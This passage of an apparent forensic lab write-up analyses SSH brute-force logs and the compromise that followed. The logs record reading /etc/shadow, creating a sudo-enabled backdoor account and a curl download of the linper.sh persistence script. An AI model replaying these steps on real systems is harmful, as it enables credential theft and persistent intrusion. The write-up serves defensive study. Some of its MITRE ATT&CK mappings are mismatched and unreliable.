Mar  6 06:31:39 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2383]: Received disconnect from 65.2.161.68 port 46722:11: Bye Bye [preauth]
Mar  6 06:31:39 ip-172-31-35-28 sshd[2383]: Disconnected from invalid user svc_account 65.2.161.68 port 46722 [preauth]
Mar  6 06:31:39 ip-172-31-35-28 sshd[2384]: Received disconnect from 65.2.161.68 port 46732:11: Bye Bye [preauth]
Mar  6 06:31:39 ip-172-31-35-28 sshd[2384]: Disconnected from invalid user svc_account 65.2.161.68 port 46732 [preauth]
Mar  6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:31:40 ip-172-31-35-28 sshd[2379]: Received disconnect from 65.2.161.68 port 46698:11: Bye Bye [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2379]: Disconnected from invalid user server_adm 65.2.161.68 port 46698 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2380]: Received disconnect from 65.2.161.68 port 46710:11: Bye Bye [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2380]: Disconnected from invalid user server_adm 65.2.161.68 port 46710 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2387]: Connection closed by invalid user svc_account 65.2.161.68 port 46742 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2423]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:40 ip-172-31-35-28 sshd[2424]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:40 ip-172-31-35-28 sshd[2389]: Connection closed by invalid user svc_account 65.2.161.68 port 46744 [preauth]
```

Figure-5: Attacker found the password

In Figure-5, the attacker (IP 65.2.161.68) managed to find password for the user “root” by using port 34782. Since there are many failed attempts using different ports, it is clearly an incident of brute force attack.




```
Mar  6 06:32:01 ip-172-31-35-28 CRON[2477]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:32:39 ip-172-31-35-28 sshd[620]: exited MaxStartups throttling after 00:01:08, 21 connections dropped
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar  6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar  6 06:36:01 ip-172-31-35-28 CRON[2640]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:36:01 ip-172-31-35-28 CRON[2641]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:36:01 ip-172-31-35-28 CRON[2641]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:36:01 ip-172-31-35-28 CRON[2640]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:01 ip-172-31-35-28 CRON[2654]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:37:01 ip-172-31-35-28 CRON[2653]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:37:01 ip-172-31-35-28 CRON[2654]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:01 ip-172-31-35-28 CRON[2653]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Received disconnect from 65.2.161.68 port 53184:11: disconnected by user
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Session 37 logged out. Waiting for processes to exit.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: pam_unix(sshd:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar  6 06:37:34 ip-172-31-35-28 systemd-logind[411]: New session 49 of user cyberjunkie.
Mar  6 06:37:34 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:38:01 ip-172-31-35-28 CRON[2751]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:38:01 ip-172-31-35-28 CRON[2750]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:38:01 ip-172-31-35-28 CRON[2750]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:38:01 ip-172-31-35-28 CRON[2751]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:39:01 ip-172-31-35-28 CRON[2765]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:39:01 ip-172-31-35-28 CRON[2765]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
```

Figure-6: Actions related to the attacker's purpose.

In Figure-6:

- The attacker created a group named “cyberjunkie” with group ID 1002 after connecting to the server.
- The attacker created a user named “cyberjunkie” as a member of the group he created.
- The attacker configured a password (chauthtok) for the user.
- Added the user to group “sudo”.
- Logged in using the username and password.
- Used command “sudo /usr/bin/cat /etc/shadow.
- Used command “sudo /usr/bin/curl https://raw.githubusercontent.com/montsecurity/linper/main/linper.sh” to download a file.

This kind of file is created to open a stable backdoor from the victim to the attacker.



```
      ] [2024-01-25T11:12:31,072401+00:00]
[5] [00618] [tty1] [        ] [tty1        ] [                    ] [0.0.0.0
      ] [2024-01-25T11:12:31,080342+00:00]
[6] [00618] [tty1] [LOGIN   ] [tty1        ] [                    ] [0.0.0.0
      ] [2024-01-25T11:12:31,080342+00:00]
[1] [00053] [~~  ] [runlevel] [~           ] [6.2.0-1017-aws      ] [0.0.0.0
      ] [2024-01-25T11:12:33,792454+00:00]
[7] [01284] [ts/0] [ubuntu  ] [pts/0       ] [203.101.190.9       ] [203.101.
190.9 ] [2024-01-25T11:13:58,354674+00:00]
[8] [01284] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0
      ] [2024-01-25T11:15:12,956114+00:00]
[7] [01483] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.
190.9 ] [2024-01-25T11:15:40,806926+00:00]
[8] [01404] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0
      ] [2024-01-25T12:34:34,949753+00:00]
[7] [836798] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101
.190.9  ] [2024-02-11T10:33:49,408334+00:00]
[5] [838568] [tyS0] [        ] [ttyS0       ] [                    ] [0.0.0.0
        ] [2024-02-11T10:39:02,172417+00:00]
[6] [838568] [tyS0] [LOGIN   ] [ttyS0       ] [                    ] [0.0.0.0
        ] [2024-02-11T10:39:02,172417+00:00]
[7] [838962] [ts/1] [root    ] [pts/1       ] [203.101.190.9       ] [203.101
.190.9  ] [2024-02-11T10:41:11,700107+00:00]
[8] [838896] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0
        ] [2024-02-11T10:41:46,272984+00:00]
[7] [842171] [ts/1] [root    ] [pts/1       ] [203.101.190.9       ] [203.101
.190.9  ] [2024-02-11T10:54:27,775434+00:00]
[8] [842073] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0
        ] [2024-02-11T11:08:04,769514+00:00]
[8] [836694] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0
        ] [2024-02-11T11:08:04,769963+00:00]
[1] [00000] [~~  ] [shutdown] [~           ] [6.2.0-1017-aws      ] [0.0.0.0
      ] [2024-02-11T11:09:18,000731+00:00]
[2] [00000] [~~  ] [reboot  ] [~           ] [6.2.0-1018-aws      ] [0.0.0.0
      ] [2024-03-06T06:17:15,744575+00:00]
[5] [00464] [tyS0] [        ] [ttyS0       ] [                    ] [0.0.0.0
      ] [2024-03-06T06:17:27,354378+00:00]
[6] [00464] [tyS0] [LOGIN   ] [ttyS0       ] [                    ] [0.0.0.0
      ] [2024-03-06T06:17:27,354378+00:00]
[5] [00505] [tty1] [        ] [tty1        ] [                    ] [0.0.0.0
      ] [2024-03-06T06:17:27,469940+00:00]
[6] [00505] [tty1] [LOGIN   ] [tty1        ] [                    ] [0.0.0.0
      ] [2024-03-06T06:17:27,469940+00:00]
[1] [00053] [~~  ] [runlevel] [~           ] [6.2.0-1018-aws      ] [0.0.0.0
      ] [2024-03-06T06:17:29,538024+00:00]
[7] [01583] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.
190.9 ] [2024-03-06T06:19:55,151913+00:00]
[7] [02549] [ts/1] [root    ] [pts/1       ] [65.2.161.68         ] [65.2.161
.68   ] [2024-03-06T06:32:45,387923+00:00]
[8] [02491] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0
      ] [2024-03-06T06:37:24,590579+00:00]
[7] [02667] [ts/1] [cyberjunkie] [pts/1       ] [65.2.161.68         ] [65.2.
161.68  ] [2024-03-06T06:37:35,475575+00:00]
```

Figure-7: Investigating the ”wtmp” file to figure out exact time of the attack.

It is stated that the attacker first connected to the system as “root” on 06/03/2024 06:32:45 in Figure-7. The second connection was established as “cyberjunkie” on 06/03/2024 06:37:35.

Analysis of Brute Force Attack and Subsequent Intrusion

The examination of the log files revealed a sophisticated attack targeting the system through brute force methods (Mitre ATT&CK ID: T1110), ultimately resulting in the compromise of the root user's credentials. Subsequent to this intrusion, the attacker created a new user account named "cyberjunkie" and granted it sudo privileges, thereby establishing a persistent presence within the system (Mitre ATT&CK ID: T1136). Further investigation uncovered that the attacker proceeded to download a malicious script named "linper.sh" from GitHub, indicating the exploitation of legitimate external resources for malicious purposes (Mitre ATT&CK ID: T1105).

The detection of these malicious activities was facilitated by the observation of repeated and rapid failed login attempts across various ports within short time intervals. This pattern of unauthorized access attempts served as a crucial indicator, prompting further scrutiny and ultimately leading to the identification of the breach.

The utilization of brute force techniques underscores the importance of robust password policies and proactive security measures to mitigate such threats. Additionally, the creation of a new user with elevated privileges emphasizes the need for stringent access controls and regular monitoring of user accounts. The swift detection of the intrusion highlights the effectiveness of real-time monitoring and timely response mechanisms in safeguarding system integrity and data confidentiality.

Impact of the Attack

The repercussions of the cyber-attack on the system are profound and multifaceted. The compromise of the root user's credentials and the subsequent creation of a new user account with elevated privileges pose significant risks to the integrity and security of the system. The attacker's ability to download and execute a malicious script further exacerbates the threat landscape, potentially leading to data exfiltration, system corruption, or the deployment of additional malware.

The unauthorized access gained by the attacker not only undermines the confidentiality of sensitive information stored within the system but also jeopardizes its availability and reliability. The presence of an unauthorized user account with sudo privileges introduces the possibility of further exploitation and unauthorized activities, including the manipulation or deletion of critical system files, the installation of backdoors, or the escalation of privileges to gain deeper access into the network.

Furthermore, the detection of the intrusion highlights the importance of proactive security measures and real-time monitoring in mitigating the impact of cyber threats. While the timely identification of the breach prevented immediate and catastrophic consequences, the incident underscores the ongoing need for robust security protocols and continuous vigilance to defend against evolving cyber threats.

Recommendations and Insights

Strengthen Access Controls and Authentication Mechanisms

- Implement Multi-Factor Authentication (Mitre ATT&CK ID: T1110): Enforcing multi-factor authentication (MFA) can significantly enhance the security of user accounts by requiring additional verification steps beyond passwords.
- Regularly Rotate Passwords (Mitre ATT&CK ID: T1110): Establish a policy for regular password rotation to mitigate the risk of credential theft and unauthorized access.

Enhance Monitoring and Detection Capabilities

- Deploy Intrusion Detection Systems (Mitre ATT&CK ID: T1136): Implement intrusion detection systems (IDS) to monitor network traffic and identify suspicious behavior indicative of unauthorized access or malicious activities.
- Leverage Endpoint Detection and Response (Mitre ATT&CK ID: T1083): Utilize endpoint detection and response (EDR) solutions to monitor and analyze activities on individual devices for signs of compromise or unusual behavior.

Enforce Principle of Least Privilege

- Implement Role-Based Access Controls (Mitre ATT&CK ID: T1057): Adopt role-based access controls (RBAC) to limit user privileges based on job responsibilities and reduce the potential impact of compromised accounts.
- Regularly Review and Revise Privileges (Mitre ATT&CK ID: T1087): Conduct periodic reviews of user permissions and privileges to ensure alignment with organizational requirements and revoke unnecessary access rights.

Educate Users on Security Best Practices

- Provide Security Awareness Training (Mitre ATT&CK ID: T1179): Offer comprehensive security awareness training to educate users about common threats, phishing attacks, and social engineering tactics to enhance their ability to recognize and respond to potential risks.

Harden System Defenses and Patch Management

- Implement Regular Patch Management (Mitre ATT&CK ID: T1057): Establish a robust patch management process to promptly address known vulnerabilities and eliminate potential entry points for attackers.
- Harden System Configurations (Mitre ATT&CK ID: T1053): Configure systems and applications according to industry best practices and security benchmarks to minimize the attack surface and reduce the likelihood of successful exploitation.

By implementing these recommendations and adopting a proactive approach to cybersecurity, organizations can strengthen their defenses against cyber threats and mitigate the risk of future attacks.

Summary

The analysis of the cyber-attack targeting the system provides valuable insights into the evolving threat landscape and underscores the critical importance of robust security measures in safeguarding sensitive data and preserving system integrity. The intrusion, initiated through brute force methods, resulted in the compromise of the root user's credentials and the establishment of a persistent presence within the system. Subsequent actions, including the creation of a new user account with elevated privileges and the download of a malicious script from external sources, highlighted the attacker's sophisticated tactics and the potential severity of the breach.

The swift detection of the intrusion, facilitated by real-time monitoring and proactive security measures, prevented immediate and catastrophic consequences. However, the incident serves as a poignant reminder of the ever-present dangers posed by malicious actors and the imperative need for organizations to remain vigilant and proactive in their cybersecurity efforts. By implementing comprehensive security protocols, including multi-factor authentication, intrusion detection systems, and regular patch management, organizations can mitigate the risk of future attacks and fortify their defenses against emerging threats.

In conclusion, the cyber-attack underscores the need for continuous improvement in cybersecurity practices and the adoption of a proactive stance in combating evolving threats. By prioritizing security awareness, implementing robust defense mechanisms, and fostering a culture of vigilance and resilience, organizations can effectively mitigate the impact of cyber-attacks and safeguard their assets against malicious actors.